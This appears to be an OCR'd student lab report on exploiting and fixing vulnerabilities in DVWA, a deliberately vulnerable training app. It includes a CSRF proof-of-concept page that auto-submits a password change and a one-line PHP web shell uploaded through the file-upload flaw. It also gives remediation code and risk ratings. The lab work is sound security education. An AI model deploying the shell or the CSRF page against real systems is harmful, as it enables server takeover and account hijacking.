
- Output-encode/escape all user content for the correct context (use htmlspecialchars or framework templating).
- If HTML is allowed, sanitize with an allowlist-based sanitizer (e.g., HTML Purifier, Bleach).
- Deploy a strict Content Security Policy (avoid unsafe-inline) and set HttpOnly, Secure, SameSite on cookies.
- Implement moderation/approval workflows for user-submitted content and monitor/log suspicious posts.

CVSS-like risk rating

- **Ris**k: High
- Rationale: Stored XSS is persistent and can affect many users (including admins). It enables arbitrary JavaScript in victims' browsers, leading to session hijacking, data theft, unauthorized actions, and phishing — hence a high-priority remediation.

BHARATIYA VIDYA BHAVAN'S
SARDAR PATEL INSTITUTE OF TECHNOLOGY
Bhavan's Campus, Munshi Nagar, Andheri (West), Mumbai – 400058-India
Department of Computer Engineering

Part C — Auth / session / logic problems	
QUESTION:	**Brute force / password strength**
ANSWER:	 Manual attempts of password failing  Observations: at Low security DVWA does not enforce lockout, throttling, or CAPTCHA; successful guesses are accepted and allow account access.



Short recommendations


- Implement rate-limiting and progressive delays on auth endpoints.
- Use temporary account lockouts plus MFA for high-risk accounts.
- Add CAPTCHA for suspicious or high-frequency attempts.
- Enforce strong password policies and use bcrypt/Argon2 for storage.
- Monitor and alert on abnormal auth activity.

CVSS-like risk rating

- **Risk: Medium High** (context-dependent)

- **Rationale:** If the site has weak password policies and no throttling, an attacker can gain access to user accounts via automated guessing — allowing account takeover and data exposure. The rating depends on whether accounts are protected by additional controls: without MFA and with administrative accounts weakly protected, risk is **High**; with MFA or strong lockouts, risk drops to **Medium**.


BHARATIYA VIDYA BHAVAN'S
SARDAR PATEL INSTITUTE OF TECHNOLOGY
Bhavan's Campus, Munshi Nagar, Andheri (West), Mumbai – 400058-India
Department of Computer Engineering

2. CSRF — vulnerabilities/csrf	
QUESTION :	Build a proof-of-concept HTML page that triggers a state change.
ANSWER:	 I will now do csrf using: Payload used: <html> <body onload="document.forms[0].submit()"> <form action="http://10.10.71.215/dvwa/vulnerabilities/csrf/" method="GET"> <input type="hidden" name="password_new" value="hacked"> <input type="hidden" name="password_conf" value="hacked"> <input type="hidden" name="Change" value="Change"> </form> </body> </html> This allows us to change password **Security risks:** • The change-password action accepts state-changing requests without verifying that the request originated from the legitimate site/user intent. • No anti-CSRF token or origin validation is present; the server treats any authenticated request as valid. • The browser automatically includes session cookies with cross-site requests, so a malicious site can trigger authenticated actions on behalf


	of the user. **Short recommendations** ● Add anti-CSRF tokens to all state-changing forms and validate server-side. ● Set session cookies with HttpOnly, Secure, and SameSite attributes. ● Check Origin/Referer headers on sensitive requests. ● Force POST requests for state changes and require re-authentication for critical actions. **CVSS-like risk rating** ● **Risk: Medium High** (context-dependent) ● **Rationale:** CSRF enables an attacker to perform authenticated state changes on behalf of a logged-in user. If the affected action is sensitive (password change, fund transfer, admin actions), impact is **High**. In DVWA lab (password change), this resulted in account takeover without knowing credentials — so treat it as **High** for critical endpoints; otherwise **Medium** for lower-sensitivity actions.
Part D — File/functionality exploitation	
1. File upload vulnerability — vulnerabilities/upload	
QUESTION :	Upload an allowed file and attempt to upload a web shell (document how DVWA blocks/permits).


ANSWER:


Not all images can be uploaded but we can upload



We test but uploading a php.shell


127.0.0.1/dvwa/vulnerabilities/upload/#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Vulnerability: File Upload
Choose an image to upload:
Browse... No file selected.
Upload
../../hackable/uploads/shell.php succesfully uploaded!
More Information
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
https://www.acunetix.com/websitesecurity/upload-forms-threat/


Text Editor
Oct 16 16:50
Open
shell.php
Save
1 <?php echo system($_GET['cmd']); ?>
Share



We can use the cmd using the shell this is a vulnerability

- The application accepts user-supplied files and stores them in a web-accessible directory where server-side scripts can be executed.

- Weak or missing validation: the server relied on file extension or client-side checks rather than robust server-side verification (MIME type, content inspection / magic bytes).

- No enforcement of a safe storage location (uploads are inside the webroot) and no file execution prevention (uploads directory allows PHP execution).

Security risks

- Remote code execution (RCE) via uploaded server-side script.
- Arbitrary file upload leading to site compromise, data exfiltration, or pivoting to internal network.
- Overwrite of existing files or path traversal if filenames are not sanitized.
- Execution of OS commands and disclosure of server information (directory listings, file contents).

Short recommendations


- Validate file content (magic bytes) and use a strict server-side whitelist.
- Store uploads outside the webroot and/or disable script execution in

upload directories.

- Rename uploaded files to server-generated safe names; sanitize inputs.
- Set non-executable permissions, size limits, and scan uploads for malware.
- Serve uploads via a controlled handler with safe headers.

2. Command injection — vulnerabilities/exec


ANSWER:



- User-supplied input (the ping target) is passed directly into a system shell call without proper validation, sanitization, or safe invocation.
- At **Low** security DVWA intentionally omits input checks and safe execution practices to demonstrate the risk.

Short recommendations / fixes

- Never build shell command strings by concatenating user input.
- Use argument-based exec APIs (no shell) or validated allowlists for input.
- Validate hostnames/IPs strictly; reject inputs with shell metacharacters.
- Run execution code under restricted privileges and avoid returning raw output.

	CVSS-like risk rating • **Risk: High** • **Rationale:** Command injection that results in OS command execution allows an attacker to perform arbitrary actions on the server — compromising confidentiality, integrity, and availability. This typically leads to full server compromise and is therefore high-severity.
3. Remote code execution / File inclusion	
QUESTION:	Demonstrate local file inclusion or remote file include vectors if possible at chosen security level.
ANSWER:	

Security risks

- **Information disclosure**: reading local files (config, credentials, /etc/passwd) revealing secrets (DB creds, keys).
- **Remote code execution (RCE)**: if remote includes are allowed, attacker can cause the server to fetch and execute attacker-controlled code.
- **Privilege escalation & lateral movement**: disclosed credentials may allow DB access or further server compromise.
- **Persistent backdoors**: an attacker who can write files via other vectors + LFI/RFI can achieve lasting control.

Short recommendations (bullets)

- Stop using user-controlled include paths; implement a whitelist mapping.
- Disable allow_url_include and similar features; use open_basedir to restrict filesystem access.
- Move sensitive files outside webroot and tighten filesystem permissions.
- Validate and canonicalize input; reject .., null bytes, and absolute paths.
- Log and monitor suspicious include attempts and use a WAF as defense-in-depth.

CVSS-like risk rating

- **Risk: High**
- **Rationale:** LFI that discloses configuration or credential files enables further compromise; RFI that allows remote code execution results in

	full server compromise. Both have severe confidentiality and integrity impacts and should be treated with highest priority.
Part E — Defense & remediation	
Conceptual ways to defend have been mentioned above while showing the vulnerability these are in detail for 3 of them	

Fix 1:
For SQLi
	<?php
	$mysqli = new mysqli('localhost','dvwauser','dvwapass','dvwa');
	if ($mysqli->connect_errno) {
	error_log("MySQL connect error: " . $mysqli->connect_error);
	die("DB error.");
	}
	
	// safe select
	$id = $_GET['id'] ?? '';
	if (!filter_var($id, FILTER_VALIDATE_INT)) die("Invalid id.");
	
	$stmt = $mysqli->prepare('SELECT id, username FROM users WHERE id = ?');
	$stmt->bind_param('i', $id);
	$stmt->execute();
	$res = $stmt->get_result();
	$user = $res->fetch_assoc();
	$stmt->close();
	
	echo htmlspecialchars($user['username'] ?? 'Not found', ENT_QUOTES, 'UTF-8');
	
	// storing password
	$plain = $_POST['password'];
	$hash = password_hash($plain, PASSWORD_DEFAULT); // bcrypt/argon2 depending on PHP version
	
	// save $hash into users.password_hash column

Fix 2:
For XSS R
	<?php
	// get raw input
	$name = $_GET['name'] ?? '';
	// basic validation: remove unexpected chars (letters, spaces, hyphen)
	$name = preg_replace('/[^\p{L}\s\-]/u','',$name);
	//escape for safe HTML output
	$safe = htmlspecialchars($name, ENT_QUOTES | ENT_SUBSTITUTE | ENT_HTML5, 'UTF-8');
	?>
	<!doctype html>
	<html><body>
	Hello, <?php echo $safe; ?>
	</body></html>

Fix 3:	<?php
	// Get user input
	$host = $_GET['host'] ?? '';
	
	// Basic validation: allow only letters, numbers, dots, hyphens
	if (!preg_match('/^[a-zA-Z0-9\.\-]+$/', $host)) {
	die("Invalid host.");
	}

	// Use escapeshellarg if you still need to call shell, or better: avoid shell entirely
	
	$safeHost = escapeshellarg($host);
	
	// Execute safely: arguments are properly quoted
	
	$output = [];
	
	$returnVar = 0;
	
	exec("ping -c 4 $safeHost", $output, $returnVar);
	
	// Display output safely
	
	foreach ($output as $line) {
	
	  echo htmlspecialchars($line, ENT_QUOTES | ENT_HTML5) . "
	";
	
	}
	
	?>

CONCLUSION:	After performing this experiment, I learnt that common web vulnerabilities (SQLi, XSS, CSRF, insecure file upload, and command/file inclusion) can be discovered and exploited in a controlled environment, and allowed me to collect concrete evidence (screenshots and logs) for each issue. Implementing fixes — prepared statements, output encoding, CSRF tokens, strict upload handling, and input validation — rendered the tested exploits ineffective during retesting. I observed how weak password hashing, missing cookie flags, and permissive server settings greatly amplify risk and enable account or server compromise. The hands-on process reinforced that secure coding practices, least privilege, and defense-in-depth (CSP, MFA, logging/monitoring) are essential.